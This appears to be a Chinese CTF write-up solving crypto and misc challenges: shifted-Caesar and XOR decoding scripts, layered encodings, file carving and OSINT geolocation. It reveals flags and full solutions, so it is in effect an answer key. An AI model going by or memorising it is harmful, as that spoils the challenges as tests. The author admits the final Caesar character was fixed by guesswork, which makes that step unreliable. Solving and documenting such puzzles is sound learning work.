$\bigstar$ \bigstar	$\sphericalangle$ \sphericalangle	$\measuredangle$ \measuredangle	$\nexists$ \nexists
$\complement$ \complement	$\mho$ \mho	$\eth$ \eth	$\Finv$ \Finv
$\diagup$ \diagup	$\Game$ \Game	$\diagdown$ \diagdown	$\Bbbk$ \Bbbk

查表对应即可。nisa那个地方，其实是上面的帽子符号，是widehat。所以是W。

funnycaeser


`NRQ;P<uLliW^(XQ/QT\NDh`

拿到密文，一看funny，就知道一点都不funny。

常规解，无解。

想到之前有变异凯撒的一道题，第一位位移`x`，第二位位移`x+1`，依次下去。

来写脚本看看：这是第1次，从1开始偏移；第二次从2开始偏移；...26次



发现第一个flag的形状出来了，但是不太对，NSSCTF中的`C`和`F`显示不正确，对比ascii码表，发布剔除掉中间5个特殊符号后，便可以对应是，所以修改脚本。

```python
#!/usr/bin/python3.8
# -*- coding: utf-8 -*-
# @Time    : 2022/3/25 23:40
# @Author  : kinnisoy
# @Email   : kinnisoy@gmail.com
# @File    : ezcaeser.py
# @Software: PyCharm
# -*----*--*----*--*----*-
m=r'NRQ;P<uLliW^(XQ/QT\NDh'
num=[0]
for i in range(len(m)):
    if(i==0):
        num[0]=ord(m[i])
        continue
    if(ord(m[i])<65 or 90<ord(m[i])<97):
        num.append(ord(m[i])+5)
        continue
    num.append(ord(m[i]))

for change in range(1):
    flag = ''
    for i in range(len(num)):
        flag+=chr((i+change+num[i]))
    print(flag)
```

```
NSSCTF{Stran9e_CaesaX}
```

提交flag，不对？等等 题目是啥？凯撒！把X改成r提交。ok！
最后一个为啥解出来是X，咱也不清楚。
反正题目上的caesar也没写对，暴打出题人就完了。

normal

直接解码就行
ook => unicode => base64 => BubbleBabble => rot13

xor

分析拿到的文件，将32位的比特，分成左右两部分，与八个16位的密钥做异或。
可以分别得到密钥中1、3、5、7异或结果的等价16位比特，2、4、6、8异或结果的等价16位比特，分别恢复出flag的左右两半部分，再拼起来。

```python
#!/usr/bin/python3.8
# -*- coding: utf-8 -*-
# @Time    : 2022/3/26 14:04
# @Author  : kinnisoy
# @Email   : kinnisoy@gmail.com
# @File    : xor.py
# @Software: PyCharm
# -*----*--*----*--*----*-
import os
import base64
from Crypto.Util import number, strxor

a_b64='i03yXzXWe4QTiwJHlUZo6iqEdDkwJVviSOQ7CM3vJmM='
enc_a_b64='4EnYOhbivTMP5r4VYLA8cwJBFTXIeeKAoNf/3ctgLLA='
enc_flag_b64='+qyVMEei1eN3YbV/z2kjcaCKngWc2pW2/e7HwpXKaj0='
a=base64.decodebytes(bytes(a_b64, encoding='utf8'))
enc_a=base64.decodebytes(bytes(enc_a_b64, encoding='utf8'))
enc_flag = base64.decodebytes(bytes(enc_flag_b64, encoding='utf8'))

def get_m0(a: bytes, r8: bytes):
    l = a[:16]
    r = a[16:]
    m0 = strxor.strxor(strxor.strxor(r, l), r8)
    return m0

def get_m1(a: bytes, l8: bytes):
    # l = a[:16]
    r = a[16:]
    m1 = strxor.strxor(r, l8)
    return  m1

def get_flag_right(l8: bytes, m1: bytes):
    return strxor.strxor(l8, m1)
def get_flag_left(fr: bytes, m0: bytes, right: bytes):
    return strxor.strxor(strxor.strxor(fr, right), m0)

def get_flag(enc_flag,a,enc_a):
    l8 =enc_a[:16]
    r8 = enc_a[16:]
    m1 = get_m1(a,l8)
    m0 = get_m0(a,r8)
    fl8= enc_flag[:16]
    fr8 = enc_flag[16:]
    right = get_flag_right(fl8,m1)
    left = get_flag_left(fr8,m0,right)
    return  left+right

flag=get_flag(enc_flag,a,enc_a)
print(flag)
# print(flag.decode('utf-8'))
```

MISC

签到

嗯。

huaji?

查看附件，文件头为jpg，恢复文件后缀。
binwalk 分析，得到压缩包。有密码？
发现图片右键属性中有一串字符
拿去十六进制转字符，emmmm 压缩包密码。
解压，拿到真正的flag。

bqt

查看附件，文件头为pdf，恢复文件后缀。
CTRL+A，选中了点什么，直接复制出来。
字母最大到f，应该是十六进制。
拿去在线解，发现乱码，应该是超出ascii码范围了。
python一下！


```
#!/usr/bin/python3.8
# -*- coding: utf-8 -*-
# @Time    : 2022/3/26 0:39
# @Author  : kinnisoy
# @Email   : kinnisoy@gmail.com
# @File    : misc_pdf.py
# @Software: PyCharm
# -*----*--*----*--*----*-
cipher = "c8e9aca0c3f4e6e5f2a1a0d4e8e5a0e6ece1e7a0e9f3baa0e6ece1e7fbf7e5e6e5efe9e4eae7efe5e4f3e6e9eff2f0e5e6e4e6e7e7e6e4f3e5fd"
print(''.join([chr(int(cipher[i:i + 2], 16) - 128) for i in range(0,len(cipher), 2)]))
```

where_is_here

百度识图，携程的链接点进去，确认是厦门鼓浪屿的旅馆，查看联系电话。

不愉快的地方

百度识图，确认是清溪川，科学上网，google地图记录经纬度，清溪川，看到官网，点进去



查看组织架构图

運營團隊

姓名	電話號碼	責任
金賢民	-6801	運營團隊負責人

福利题

来晚了，没抢到奶茶！！！

问卷

嗯。